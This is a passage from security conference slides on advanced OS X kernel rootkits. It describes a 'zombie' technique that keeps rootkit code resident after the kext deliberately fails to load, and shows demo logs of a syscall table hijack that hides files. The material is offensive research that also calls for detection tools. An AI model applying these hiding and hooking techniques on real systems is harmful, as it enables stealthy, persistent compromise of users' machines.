- To find the zombie start function use the same trick as symbols:
- Compute the difference to the start in the original rootkit.
- Add it to the start of zombie and we get the correct pointer.





Zombies

☑ Return KERN_FAILURE.

- Original kext must return a value.
- If we return KERN_SUCCESS, kext will be loaded and we need to hide or unload it.
- If we return KERN_FAILURE, kext will fail to load and OS X will cleanup it for us.
- Not a problem because zombie is already resident.





Zombies

Advantages

- No need to hide from kextstat.
- No kext related structures.
- Harder to find (easier now because I'm telling you).
- Wipe out zombie Mach-O header and there's only code/data in kernel memory.
- It's fun!





Zombies

"Demo"

```
localhost:~ reverser$ ssh ml64
Last login: Thu Mar 28 22:39:14 2013
mountain-lion-64:~ reverser$ sudo sh
Password:
sh-3.2# chown -R root:wheel the_flying_circus.kext/; kextload the_flying_circus.kext/
/Users/reverser/the_flying_circus.kext failed to load - (libkern/kext) kext (kmod) start/stop routine failed; check the system/kernel logs for errors or try kextutil(8).
sh-3.2#
```





Zombies

"Demo"

```
[DEBUG] Starting the circus...  
[DEBUG] Address of interrupt 80 stub is ffffffff802acccf40  
[DEBUG] Found running kernel mach-o header address at 0xffffffff802ac00000  
[DEBUG] kernel aslr slide is 2aa00000  
[DEBUG] ***** Entry of find_rootkit_base *****  
[DEBUG] Found rootkit mach-o header address at 0xffffffff7fac409000  
[DEBUG] myself located at: 0xffffffff7fac419f60  
[DEBUG] rootkit_base at: 0xffffffff7fac409000  
[DEBUG] wake the zombie at: 0xffffffff7fac41a510  
[DEBUG] zombie rootkit to be located at: 0xffffffff80609b2008 distance to wake up: 0x11510
```





Zombies

"Demo"

```
Kext put.as.the-flying-circus start failed (result 0x5).
Kext put.as.the-flying-circus failed to load (0xdc008017).
Failed to load kext put.as.the-flying-circus (error 0xdc008017).
I'm the zombie, gimme brainsssss!
[DEBUG] Finding sysent table...
[DEBUG] IDT Address is 0xffffffff8000000000
[DEBUG] Address of interrupt 80 stub is 0xffffffff800aeccf40
[DEBUG] Found kernel mach-o header address at 0xffffffff800ae00000
[DEBUG] Found __DATA segment at 0xffffffff800b400000!
[DEBUG] exit() address is 0xffffffff800b155430
[DEBUG] Found sysent at address 0xffffffff800b455840
[DEBUG] Starting sysent hijack ...
[DEBUG] Sysent hijack is successful! Have fun...
[DEBUG] found symbol _proc_fdlock at fffffff8000546b50
[DEBUG] found symbol _proc_fdunlock at fffffff8000546bb0
[DEBUG] found symbol _vnode_lock at fffffff80002f0fe0
[DEBUG] found symbol _vnode_unlock at fffffff80002ed380
```





Zombies

"Demo"

```
sh-3.2# ls /  
.DS_Store      .fseventsd      System          etc             tmp  
.DocumentRevisions-V100 .hotfiles.btree Users           home           usr  
.Spotlight-V100 .vol            Volumes        mach_kernel    net           var  
.Trashes       Applications     bin             net            private  
.VolumeIcon.icns Library          cores           private  
.file          Network         dev             sbin
```



```
sh-3.2# ls /  
.DS_Store      .file           Library         cores          private  
.DocumentRevisions-V100 .fseventsd      Network        dev           sbin  
.Spotlight-V100 .hotfiles.btree System         etc           tmp  
.Trashes       .vol            Users          home          usr  
.VolumeIcon.icns Applications     bin            net           var
```



Marketing

- Nemo, Snare and I are going to write a book!
- About state of the art OS X rootkits (we hope so).
- Hopefully out in a year.
- By No Starch Press.
- Limited \$2500 edition with a plug 'n 'pray EFI rootkit dongle!
- Nah, just kidding! Don 't forget to buy it anyway 😊





Problems

❑ Internal structures!

- Some are stable, others not so much.
- Proc structure is one of those.
- We just need a few fields.
- Maybe find their offsets by disassembling stable functions?





Problems

❑ Memory forensics

- The “new” rootkit enemy.
- But with its own flaws.
- In particular the acquisition process.
- Which we can have a chance to play with.
- 29C3 had a presentation about Windows.
- Had no time to finish my research on this.





Problems

- And so many others.
- It's a cat & mouse game.
- Any mistake can be costly.
- But it's not that easy for the defensive side.




Conclusions

- Improving the quality of OS X kernel rootkits is very easy.
- Prevention and detection tools must be researched & developed.
- Kernel is sexy but don't forget userland.
- OS.X/Crisis userland rootkit is powerful!
- Easier to hide in userland from memory forensics.
- Read the paper, if you haven't already 😊.



Greets

nemo, noar, snare, saure, od, emptydir, korn,
gOsh, spico and all other put.as friends,
everyone at Coseinc, thegrugq, diff-t, #osxre,
Gil Dabah from diStorm, and you for spending
one hour of your life listening to me 😊.



Contacts

<http://reverse.put.as>

<http://github.com/gdbinit>

reverser@put.as

[@osxreverser](#)

[#osxre @ irc.freenode.net](#)



